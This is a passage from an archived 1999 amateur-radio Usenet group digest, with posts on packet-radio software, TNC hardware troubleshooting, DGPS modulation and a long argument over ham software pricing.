> greatly appreciated as to what software to use, since I am new to packet.

Mac APRS?

3777. Re: TH-D7A + Packet ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Bob Winingham <kc5ejk@onramp.net>
Message-ID: <37D8A369.95CB872F@onramp.net>
Source record: 16835

> Hi all,
>
> Looking for Mac packet software to use with my TH-D7A--Any help would be
> greatly appreciated as to what software to use, since I am new to packet.
>

Start with MAC APRS, as it sets up the correct TNC parameters
but any Mac comm program will work, like Zterm , I like to use
Versiterm .

The Th-D7a doesn't save parameters after a power down, except your call.

Walter Dunckel wrote a PC Visual Basic Th-d7a control program and has
Ok'ed a port
of his program to a Mac Visual Basic like program called RealBASIC .

His PC Visual Basic program will run under MAC Softwindows or VPC.

73

3778. MC145170 PLL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: ORION@OTENET.GR
Message-ID: <7raceocqt1@newssrv.otenet.gr>
Source record: 16836

pls does anyone know where can i purchase the some MC145170 by motorola
using my credit card?
I also looking for any project using the above PLL.

Thank you all
orion@otenet.gr

3779. Mc145170p2 PLL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: ORION@OTENET.GR
Message-ID: <7racepcqt2@newssrv.otenet.gr>
Source record: 16837

pls does anyone know where can i purchase the some MC145170 by motorola
using my credit card?
I also looking for any project using the above PLL.

Thank you all
orion@otenet.gr

3780. professional opinion sought-fsk or psk?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: artky1k@northlandlink.com
Message-ID: <37d8d5bd.3318647@news.tds.net>
Source record: 16838

Hi everyone,

I became interested in building dgps receivers after learning how much the comm'l units cost::>

Anyway, I downloaded the spec for the data transmtters and protocol and it's not clear whether they are transmitting psk or fsk. The spec sounds like it is talking about PSK, but several home brewers have told me it's really FSK. I can forward the written spec to anyone who is interested, but I am willing to bet that it is not helpful!

The data is 50, 100 or 200 baud and the overall bandwidth is claimed to be 1.17 times the baud rate, The channels are spaced at 1 khz intervals between 285 to 325 khz. Anyone in the US should hear signals there, and most likely anyone in a coastal area anywhere in the world should hear signals there too.

If someone could tune in and tell me whether these are PSK or FSK, I'd appreciate it.

After I figure out what type of signal it is, I need suggestions for small, low power portable electronics for receiving these signals-but for now I really need to know whether these are FSK or PSK.

email reply preferred.

Thanks,

Art

3781. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rans2$e8u@enews3.newsguy.com>
Source record: 16839

Roger Barker <roger@peaksys.demon.co.uk> wrote in message >

> What really amazes me is that all this high priced packet software from
> the USA has worse support for mail box usage than European software had
> 10 years ago!

In general, the US stuff is ten years or so behind the European software in
both concept and development, as you noticed.

Sad but true!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3782. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <cywUSIALjP23EwFs@peaksys.demon.co.uk>
Source record: 16840

In article <ORbi76x##GA.248@cpmsnbbsa05>, Ricker@cssincorp.com
<ricker@cssincorp.com> writes
>What kind of mailbox support would you like? And do you mean from a 'server'
>standpoint or from the accessing the mailbox as a user? We'll be glad to
>take your suggestions and look into implimenting them.

Thanks, but all the mailbox support I would ever need is available in
WinPack - Scripted automatic connections, compressed forwarding,
compressed download, automatic selection of bulletins according to your
chosen criteria, auto-viewing of 7plus, auto-viewing of the contents of
zips, auto-viewing of HTML, support for FBB unproto beacons, support for
BPQ, WA8DED/TF and AGPWE host modes, etc... A wide range of third-party
add-ons available. Professionally written, beta tested by a worldwide
team, and all for an optional registration fee of 20 dollars!

>One of the plans from the user standpoint, is mailbox access that looks like
>Outlook. However it's much easier to do with the AEA/Timewave line than
>with the KAM, as the Kam's host mode will only support a ascii connection to
>the mailbox, whereas the AEA/Timewave supports access to the mailbox via
>host mode commands.

I'm afraid I don't understand your comment about "ascii" connections.
What exactly are you saying is difficult about connecting to a mailbox
using Ka host mode?

[previous comments snipped]

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

3783. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#$NWX24##GA.314@cpmsnbbsa03>
Source record: 16841

Nothing difficult about connecting, it's just text mode parsing (human mode) requires more fudging than the AEA Host mode. We're basicly going back to the old days of 'WinCim' or Aladdin doing text based comparisions. Not that it's bad, I would have hoped by this time most TNC manufactures would have written a host mode interface to their mailbox.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Roger Barker wrote in message ...
>In article <ORbi76x##GA.248@cpmsnbbsa05>, Ricker@cssincorp.com
><ricker@cssincorp.com> writes
>>What kind of mailbox support would you like? And do you mean from a
'server'
>>standpoint or from the accessing the mailbox as a user? We'll be glad to
>>take your suggestions and look into implimenting them.
>
>Thanks, but all the mailbox support I would ever need is available in
>WinPack - Scripted automatic connections, compressed forwarding,
>compressed download, automatic selection of bulletins according to your
>chosen criteria, auto-viewing of 7plus, auto-viewing of the contents of
>zips, auto-viewing of HTML, support for FBB unproto beacons, support for
>BPQ, WA8DED/TF and AGPWE host modes, etc... A wide range of third-party
>add-ons available. Professionally written, beta tested by a worldwide
>team, and all for an optional registration fee of 20 dollars!
>
>>One of the plans from the user standpoint, is mailbox access that looks
like
>>Outlook. However it's much easier to do with the AEA/Timewave line than
>>with the KAM, as the Kam's host mode will only support a ascii connection
to
>>the mailbox, whereas the AEA/Timewave supports access to the mailbox via
>>host mode commands.
>
>I'm afraid I don't understand your comment about "ascii" connections.
>What exactly are you saying is difficult about connecting to a mailbox
>using Ka host mode?
>
>[previous comments snipped]
>
>--
>Roger Barker, G4IDE roger@peaksys.demon.co.uk
>Boston, UK http://www.peaksys.demon.co.uk

3784. Re: professional opinion sought-fsk or psk?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7rb8lu$fv4$1@nnrp1.deja.com>
Source record: 16842

In article <37d8d5bd.3318647@news.tds.net>,
artky1k@northlandlink.com wrote:
> Hi everyone,
>
> I became interested in building dgps receivers after learning how much
> the comm'l units cost::>
>
> Anyway, I downloaded the spec for the data transmtters and protocol
> and it's not clear whether they are transmitting psk or fsk. The spec
> sounds like it is talking about PSK, but several home brewers have
> told me it's really FSK. I can forward the written spec to anyone who
> is interested, but I am willing to bet that it is not helpful!

The perfectly clear and very helpful spec ("Broadcast Standard for
the USCG DGPS Navigation Service", which I found at
http://www.navcen.uscg.mil) says in Section 3(B)(1):

"The DGPS Broadcast will utilize Minimum Shift Keying (MSK)
modulation, a special case of Continuous Phase Frequency Shift
Keying (CPFSK)..."

This is a form of FSK with useful bandwidth characteristics.
Have a look at the discussion in a text like Haykin (Communication
Systems, 3rd ed., pp 523ff). For the real dirt have a look at
Pasupathy's article in IEEE Communications Magazine, 17:4, 1979.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-25

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3785. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: redberd95@aol.comnospam
Message-ID: <19990910134510.01516.00000498@ng-ca1.aol.com>
Source record: 16843

<snip> ...you would need to use sockets. (communicating
>> with raw drivers at the other end of the socket
>
>The question was how to write those raw drivers at the other
>end of the sockets. Once you have the drivers, the usual socket
>interface works fine. Example: SNOS has PACTOR and CLOVER
>drivers under it's socket code, as well as AX.25, NET/ROM and
>raw serial.

As a programmer I am interested in this. I would like to get copies of source code for the differing digital modes and methods. Can you email me copy's of source code and documentation to me both at home and work? I am new to digital modes.

Randy KA4NMA
(H) redberd95@aol.com
(w) rdav@truck.ds.adp.com

3786. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: f5pje@SPAM.free.fr
Message-ID: <37da53a2.46883399@news.free.fr>
Source record: 16844

Charles Brabham <n5pvl@texoma.net> wrote t :

>In general, the US stuff is ten years or so behind the European software in
>both concept and development, as you noticed.
>
>Sad but true!

Only 10 years ?? :-)

See most of the US network, see the packet softwares. When I connectt
my BBS, I use a German packet-radio software, a German packet
transceiver, an Italian TNC, and a Japanese antenna :-)

I gave up using KAM or AEA products : nice with an old Ascii terminal,
not with a computer and a modern software. I can also compare a PK96
and a TNC2-H :

PK96 :
. not enough setup for 9k6
. the ugly AEA-compatible Eprom
. no G3RUH filter selection

TNC2-H :
. filtes selection
. level output selection
. a two-software-EPROM (TF 2.7 / TAPR something)
. a smaller size

No, sorry, I won't buy any US packet moduless, the ones made in Europe
are 10 years ahead : YAM, PICPAR, TNC2H, TNC3, etc.

73,
E. Bertrem

3787. WTB: BP-2M

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: fine <gfine@lineone.net>
Message-ID: <jlhC3.3004$N77.199805@typ11.nn.bcandid.com>
Source record: 16845

WTB BP-2M. email details.

3788. Re: professional opinion sought-fsk or psk?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-10 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7rce7s$v9q$1@node17.cwnet.frontiernet.net>
Source record: 16846

K. Sorter asked:

>The data is 50, 100 or 200 baud and the overall bandwidth is claimed
>to be 1.17 times the baud rate, The channels are spaced at 1 khz
>intervals between 285 to 325 khz. Anyone in the US should hear signals
>there, and most likely anyone in a coastal area anywhere in the world
>should hear signals there too.
>
>If someone could tune in and tell me whether these are PSK or FSK, I'd
>appreciate it.

I wonder if these might be MSK (minimum shift keying) and are a type of FSK.

Rick, KV9U

3789. DSP 232 Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: John Robertson <robo@enterprise.net>
Message-ID: <37DA11A7.413A4BF1@enterprise.net>
Source record: 16699

Hi all
Recently purchased a second-hand AEA DSP232.
When I got it home I find that on power on
it 'sticks' with all the front panel LED's on
and 88 in the display. (It also seems to pulse
at about 4 times a second) Speaking to the seller
he tells me it has been in storage for at least a
year. I was wondering if anyone has come across
these symptoms and if so what was the cure?

Any help appreciated.....
TIA
John GM1VPZ

3790. Re: PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7tkak9.4h4.nomail@linux.pe1chl.ampr.org>
Source record: 16700

dmackey1 <dmackey@bigfoot.com> wrote:

>> I knew that packet-radio amateurs tend to use ancient technologies and
>> forever refuse to update because of loss of their "investments", e.g. in
>> 1200 baud AFSK. But I didn't realize it was *that* bad...

>When you like something you don't want to change. I am also a HARD LINER
>DOS user. I love the command prompt. This DOS version is just to good to
>drop. I think that it should be updated. Do you know how many people HATE
>or cannot use windows? Keep the DOS version ALIVE. I beg you.... :)

Have a look at Linux. There you can have a command prompt (if you like)
and still use the power of today's machines.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3791. Upgrade your APRS programs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Robert Wilkins <bob@cave.org>
Message-ID: <37DA4037.A3FB016@cave.org>
Source record: 16701

Time to upgrade your APRS Amateur Position Reporting System software...

http://www.cave.org/aprs

Get the latest full programs or look in the FTP directories for the
latest UPGRADE files and additional maps and other goodies.

~bob n6fri

3792. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <1344.sv1uy@nest.sv1uy.ampr.org>
Source record: 16702

W0RLI said
> <snip> ...you would need to use sockets. (communicating
> >> with raw drivers at the other end of the socket
> >
> >The question was how to write those raw drivers at the other
> >end of the sockets. Once you have the drivers, the usual socket
> >interface works fine. Example: SNOS has PACTOR and CLOVER
> >drivers under it's socket code, as well as AX.25, NET/ROM and
> >raw serial.
>
and Randy replied:
> As a programmer I am interested in this. I would like to get copies of source
> code for the differing digital modes and methods. Can you email me copy's of
> source code and documentation to me both at home and work? I am new to digital
> modes.
>
> Randy KA4NMA
> (H) redberd95@aol.com
> (w) rdav@truck.ds.adp.com
> .
>

Hello guys,

Where can one find SNOS Hank? I am interested to try it with my PTC-II
and PTC-IIe.

My PTC-II will be running as a PACTOR<===>AX25 GATEWAY by the end of this
month (after we all recover from the shock of the earthquake we had in Athens)

Also Randy could you please keep me informed if you manage to write something
for a xNOS that supports PACTOR (i.e. I am interested to connect my PTC-II
controller to my JNOS ROUTER machine).

THanks in advance guys and please keep up the constructive discussions!!!

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy

Need a PLUG & PLAY JNOSKIT? Try my homepage!

3793. Info Re A Kantronics UTU terminal unit

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: nospam-here@olg.com
Message-ID: <latC3.17$56.183087@newsie.cais.net>
Source record: 16703

Group,

I just picked up an 'old' Kantronics UTU terminal unit.I wanted it for rx of cw & sit-a/b.I do not need to use this unit for the sending of anything just receiving.It has a 5 pin cable that connects to a p/c serial port.Can anyone advise a simple software pgm that I could use with this unit?

Thanks for reading this.

Al

--
al dudley .... al at olg dot com
wash dc metro area , usa
code3g,m1200,535d,r70

3794. 16c73a prgrammer seeking

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: orion <orion@otenet.gr>
Message-ID: <7rdstd$6hd$1@newssrv.otenet.gr>
Source record: 16704

Hi there
im looking for a pic 16C73A microcontroller programmer?
pls help:)

Chris
orion@otenet.gr

3795. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7re68i$1h6$1@bgtnsc01.worldnet.att.net>
Source record: 16705

Demetre Ch. Valaris <sv1uy@nest.sv1uy.ampr.ORG> wrote in message
news:1344.sv1uy@nest.sv1uy.ampr.org...
>
> W0RLI said
> > <snip> ...you would need to use sockets. (communicating
> > >> with raw drivers at the other end of the socket
> > >
> > >The question was how to write those raw drivers at the other
> > >end of the sockets. Once you have the drivers, the usual socket
> > >interface works fine. Example: SNOS has PACTOR and CLOVER
> > >drivers under it's socket code, as well as AX.25, NET/ROM and
> > >raw serial.
> >
> and Randy replied:
> > As a programmer I am interested in this. I would like to get copies of
source
> > code for the differing digital modes and methods. Can you email me
copy's of
> > source code and documentation to me both at home and work? I am new to
digital
> > modes.
> >
> > Randy KA4NMA
> > (H) redberd95@aol.com
> > (w) rdav@truck.ds.adp.com
> > .
> >
>
> Hello guys,
>
> Where can one find SNOS Hank? I am interested to try it with my PTC-II
> and PTC-IIe.

Sorry, no PTC support ... I don't have one, and thus cannot
create drivers for it. SNOS is on my web site. Not much in
the way of docs yet ...

> My PTC-II will be running as a PACTOR<===>AX25 GATEWAY by the end of this
> month (after we all recover from the shock of the earthquake we had in
Athens)
>
> Also Randy could you please keep me informed if you manage to write
something
> for a xNOS that supports PACTOR (i.e. I am interested to connect my PTC-II
> controller to my JNOS ROUTER machine).

>
> THanks in advance guys and please keep up the constructive discussions!!!

--

... Hank

http://horedson.home.att.net

3796. KPC-3+ and paging

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: dj1@prairie.lakes.com
Message-ID: <37da7d62.59659521@news.bresnanlink.net>
Source record: 16706

I was looking at the KPC-3+ with the POSAC paging and was wondering if anybody had done club paging with this? My job will give me access to a commercial EAS receiver with serial data, and I was thinking that this would be a good place to start...however in searching the web I haven't found much on this... If ya know something, I would appreciate a shout.

Thanx..

dj1@bresnanlink.net

3797. Re: DSP 232 Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7rec61itd1@news.minn.net>
Source record: 16707

In article <37DA11A7.413A4BF1@enterprise.net>, John Robertson <robo@enterprise.net> wrote:
>Hi all
>Recently purchased a second-hand AEA DSP232.
>When I got it home I find that on power on
>it 'sticks' with all the front panel LED's on
>and 88 in the display. (It also seems to pulse
>at about 4 times a second) Speaking to the seller
>he tells me it has been in storage for at least a
>year. I was wondering if anyone has come across
>these symptoms and if so what was the cure?
>
>Any help appreciated.....
>TIA
>John GM1VPZ

Hello John,

The unit is trying to complete startup. The most common problem is not having a large enough P/S. Be sure you are using a well regulated supply with at least 1 amp.

When you test the new supply, Do not attach the RS232 cable, or the radio cables. Let me know if this helps.

vy 73 es DX

John Douglas
N0ISL
Timewave Technology

Check http://www.timewave.com for the latest in DSP hardware and TNC software.

3798. Win95/98 server software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7reang$are@enews1.newsguy.com>
Source record: 16708

I found the following at this TUCOWS URL, in the Win95/98 Server category:

http://tucows.texoma.net/

19 Mail servers
10 FTP
8 Proxy
8 Web
5 IRC
3 X-Windows

...and one each of these:

News, DNS, Finger, Chat, Remote Print Manager, iCal Web calendar.

This info is for the benefit of those individuals who were convinced that no tcpip server software existed for the Win95/98 platform. Remember that the above was found after a casual search of ONE source of Win95/98 shareware/freeware. - A more thorough search would doubtless return many more of the "nonexistant" programs.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3799. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e0wwWSJ$#GA.265@cpmsnbbsa02>
Source record: 16709

I'm sure about this, since it came from Kantronics President.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

ke8hh@arrl.net wrote in message <37e0b632.413959828@news.alt.net>...
>On Thu, 9 Sep 1999 17:23:32 -0500, "Rick Ruhl" <ricker@cssincorp.com>
>wrote:
>
>>What intersting about Hostmaster is that last time I talked to Kantronics
>>President Phil Anderson, he said James Orleff, the author of the program,
is
>>now working a another full time job and isn't updating the program. I
>>believe the last update was in 1995, so it doesn't support the KAM '98
>>(which is the replacement for the Kam Plus, one they are all sold out).
>>
>
> Are you sure about that?
>
> The _only_ feature of the KamPlus (apart from GTOR) that the
>MFJ-1278B doesn't offer at a lower price is the ability to
>simultaneously operate both HF and VHF ports--something NOT available on
>the KAM 98. If Kantronics is eliminating that feature, they have just
>given the market to MFJ by default!
>
> Sounds like I _definitely_ made the right decision for the
>money.
>
> Rick
>
>--
>
>73 de KE8HH -- Rick Adams
>
>adamsr@voyager.net
>ke8hh@arrl.net
>
>Department of Social Sciences
>Jackson Community College, Jackson, MI
>
>"... and the only measure of your worth and your deeds
>will be the love you leave behind when you're gone."
>

>Fred Small, J.D., "Everything Possible"

3800. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e3SnjRJ$#GA.124@cpmsnbbsa02>
Source record: 16710

Considering the $300,000 is over a two year period, then that validates your number for OUR current pricing ($80.00), and if I had sales of 25,000 units annually, I'd seriously look at reducing the cost, but it's no where near that. It's right above 2,000 units.

But you haven't taken into account program maintenance, equipment (TNC's, Computers, printers, radios (for the new radio control module), etc.

The new 32 bit host version of Multicom for MFJ is being developed by us, called Mutlicomm Host. We've been working with them and have the ONLY program that takes advantage of BLP Host mode. This will be limited to Packet mode, as that's what Howie Goldstien wrote it for. We'll still support all the HF modes of the MFJ, but it will be limited to terminal mode, ALA Mulitcom for Windows 3.1.

A few months back you posted a message that you'd be able to come up with a marketing plan to allow for low cost, high volume, what would you do here that I haven't done?

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

ke8hh@arrl.net wrote in message <37deaba8.411262951@news.alt.net>...
>On Wed, 8 Sep 1999 18:39:29 -0500, "Rick Ruhl" <ricker@cssincorp.com>
>wrote:
>
>>Hi Keith,
>>
>>This is a really a good question and it boils down to this.
>>
>>My company employees 6 people and each and every one is part of the
>>development, testing, documentation and support. They each require a
salary
>>since that's how they pay the bill for their homes, cars, families, etc.
>>
>>Personally, I take a minimal salary so that these people can continue to
>>have good paying jobs, and I'm investing in them for the future.
>>
>>The cost of developing Pacterm '98 at this version (1.3.1) is around
>>$300,000 of money I invested personally. I have yet to even break even on
my
>>investment, much less make a profit.
>>
>>And the other reality is Windows 98 is sold to MILLIONS of people, while

the
>>userbase for TNC users is around 100,000. The larger the userbase, the
>>lower the cost of the product. The goal of a business is to try to make a
>>profit, to keep those employed in a good working environment.
>>
>>And since CSS is a incorporated company, and not a ham just working out of
>>his home part time on software (which 99% of the software ham is), we're
>>able to put more resources into testing, documentation and support.
Nothing
>>against the ham working out of his house, it's just more people working on
a
>>project makes a higher quality product.
>>
>>Also, we don't charge a penny for upgrades of 1.x versions, so we could
have
>>nickel and dimed the hams to death on upgrades, but that wasn't the right
>>thing to do.
>>
>>Hopefully, this explains why we feel the price is low, for the quality of
>>the product you receive, and for the free upgrades of fixes and
enhancements
>>in the product.
>
> Not to point out the obvious, but Pacterm is hardly the only
>product that appeals to a very select market.
>
> In the ham market, TRX-Manager appeals to a far smaller segment
>of the market than does Pacterm, has significantly more features than
>Pacterm, and sells for much less. Multicom from MFJ does everything
>Pacterm does, adds a number of features _not_ available in Pacterm, yet
>sells for less as well.
>
> Outside the ham market, there are an enormous number of products
>with very limited audiences that sell for a fraction of the cost of most
>ham software.
>
> I don't begrudge a fair earning to the software houses--but I
>_do_ resent being gouged by outrageous prices for software that, while
>well designed, does not even attempt to price itself reasonable compared
>to its features or functions. Examples: I have purchased and registered
>all of the following ham software:
>
> TRX-Manager---$ 65.00
> LOGic5----------$129.00
> ChromaPix-----$120.00
> ______
> Total $314.00
>
> In comparison, for the same money I can purchase any of the
>following software (most of which I own, btw):

>
> Microsoft Office Professional
> Corel Draw 9.0
> Lotus SmartSuite
> A utility package consisting of:
> Norton Utilities
> McAfee Virus software
> Adaptec CD Creator Delux
> Oil Change
> First Aid 2000
> A complete library of telecommunications software, including:
> Browsers
> Videoconferencing software
> Web search software
> Research Software (Endnote)
> Telnet, IRC, FTP, Finger, and other internet clients
> Complete fax and voicemail software
> A few hundred MB of other telecom utilities.
> The complete collection of the National Geographic Magazine
> Every version of the Amateur callbook (Callbook, QRZ, Buckland,
>etc.) available on the market together with online search software.
>
> Sorry, but that makes ham software just a "bit" excessively
>priced. Sure, there is a smaller market for ham software than is true
>for an application suite such as MS Office, but your development costs
>are lower as well.
>
> Take the 100,000 customer base you cite and assume that 25%
>purchase your product (reasonable, given the specialized nature of your
>product line). That make 25,000 sales. Assume that each programmer has
>spent one year on development (and if it took five programmers a year to
>turn out Pacterm, you really need to restaff with professionals) and
>that each programmer earns $50,000 Add reasonable overhead and your
>costs come to the $300,000 you cite. Now add a packaging cost of no more
>than $5.00 per unit ($125,000) and divide that by the 25,000 sales and
>you come up with a break-even figure of $17/unit. Double that figure (to
>allow for wholesale discounts, advertising, etc.) and your cost per unit
>produced is $34.00. Round that to $35. Now add a fair profit (say 25%)
>on your investment and a _reasonable_ retail price would be $43..75--or
>about 1/2 what you actually charge.
>
> Sorry, Rick, but from any reasonable perspective that's price
>gouging.
>
> I realize you offer free updates--but what that essentially
>means is that new customers are paying the price of old customers
>purchases! Try offering one YEAR of free updates (as well as free
>_incremental_ updates and "bug fixes") with all major (version level)
>upgrades available to registered customers for pro-rated cost plus 15%
>(i.e., if downloaded--hence no packaging costs--the price would be

>$300,000 plus 15% [$345,000] divided by 25,000 customers, or about
>$13.20). I doubt seriously that customer would object to paying $13-15
>for a major upgrade--particularly if s/he had been able to purchase the
>product originally for a very reasonable price.
>
> You can argue loss figures all you want, but one of the surest
>ways of suffering losses is to overprice your product in the
>marketplace. Want an example (and I doubt seriously I'm unique)? When
>purchasing a TNC I had to decide between the MFJ-1278B and a Kantronic.
>After getting the best pricing on both (mail order), and comparing the
>software costs as well, I went MFJ. Had your prices been more
>reasonable, that decision may well have gone the other way--but as it
>was the saving I obtained buying the MFJ/Multicom Windows combination
>was simply too good to pass up. Perhaps for a dedicated packet user the
>choice wouldn't be so simple--I realize that the Kantronics unit has
>features not available in my MFJ (including simulataneous HF/VHF
>packet--which are only available sequentially in my unit). But most of
>your users are _not_ going to be that strongly packet oriented and will
>find the price differential (coupled with the extra features of the MFJ
>unit) to be significant in their purchasing decisions.
>
> Sometimes pricing a product very reasonably can result in far
>more profits than pricing it much higher--even in a limited market;
>something I learned running a systems house a long time before I ever
>earned my MBA.
>
> Rick
>
>--
>
>73 de KE8HH -- Rick Adams
>
>adamsr@voyager.net
>ke8hh@arrl.net
>
>Department of Social Sciences
>Jackson Community College, Jackson, MI
>
>"... and the only measure of your worth and your deeds
>will be the love you leave behind when you're gone."
>
>Fred Small, J.D., "Everything Possible"

3801. Re: dumb tnc question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909112140530.1006-100000@dns.bde-arc.ampr.org>
Source record: 16711

On Mon, 6 Sep 1999, Dave wrote:
> My dumb question is: since i use the type of eprom in my paccomm (9k6)
> as i do in my 1200 baud mfj.can i pull the factory burn firmware out of
> the mfj and replace the wa8ded eprom in my paccomm?

Maybe: If the wiring and CPU/control circuitry are virtually identical, then
it will probably work.

3802. FS: 386 motherboard

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: Mark <n3rdv@NOSPAMarrl.net>
Message-ID: <37DB0939.ED195478@NOSPAMarrl.net>
Source record: 16712
Cross-posted to: misc.forsale.computers.other.misc,rec.radio.amateur.digital.misc,rec.radio.swap

I have a 386/25 motherboard with 4mb of ram on it. I know it is not worth much but wanted to see if anyone is interested in it before I pitch it out. Contact me off list.
--
Mark n3rdv@NOSPAMarrl.net remove NOSPAM to reply
Trespassers will be shot, survivors will be shot again.

3803. Re: PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37DA06F6.24DCC878@bigfoot.com>
Source record: 16847

>
>
> I knew that packet-radio amateurs tend to use ancient technologies and
> forever refuse to update because of loss of their "investments", e.g. in
> 1200 baud AFSK. But I didn't realize it was *that* bad...

When you like something you don't want to change. I am also a HARD LINER
DOS user. I love the command prompt. This DOS version is just to good to
drop. I think that it should be updated. Do you know how many people HATE
or cannot use windows? Keep the DOS version ALIVE. I beg you.... :)

3804. TNC TO RADIO DIAGRAMS FOR THE PACKET RADIO OPERATOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-11 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37DA0844.2CEEE414@bigfoot.com>
Source record: 16848

Here is a great web site for TNC & Radios...

http://www.packetradio.com/tnc2rad.htm

The main site is:
http://www.packetradio.com/

BUCK is a great help. 73's all....

3805. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rfur8$2jff@enews4.newsguy.com>
Source record: 16713

<ke8hh@arrl.net> wrote in message news:37deaba8.411262951@news.alt.net...

> Now add a fair profit (say 25%)

I always thought 40% was the standard retail markup. Some of the custom jewelry I make goes out at a 300% markup.

A 25% markup is a good way to go broke in a hurry, except is very special circumstances involving bulk sales of thousands of items. - And that set of circumstances does not apply here, obviously.

Members of the oldest profession "charge what the traffic will bear", and this system has worked well for thousands of years. My advice is to go with the pro's.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3806. FT8000 Template-file

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-12 00:00:00 UTC
From: Esp1 <esp1@null.net>
Message-ID: <eIPC3.893$TZ3.88109@juliett.dax.net>
Source record: 16714

Hi :-)
I am the lucky owner of an FT8000 and the ADMS-2d software... but i am not able to make the template-file. The computer downloads the radio unto 100% is reach... but then i get the message: "Receive timeout". I have tried allmost evrything.. but my settings are correct and my cable is also ok.

If someone has a xxx.tpl file for the FT8000r to mail me i'll be glad :-)
That way i can test if its possible to upload anything to the radio....

Best regards
Espen@Esp1.no

3807. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
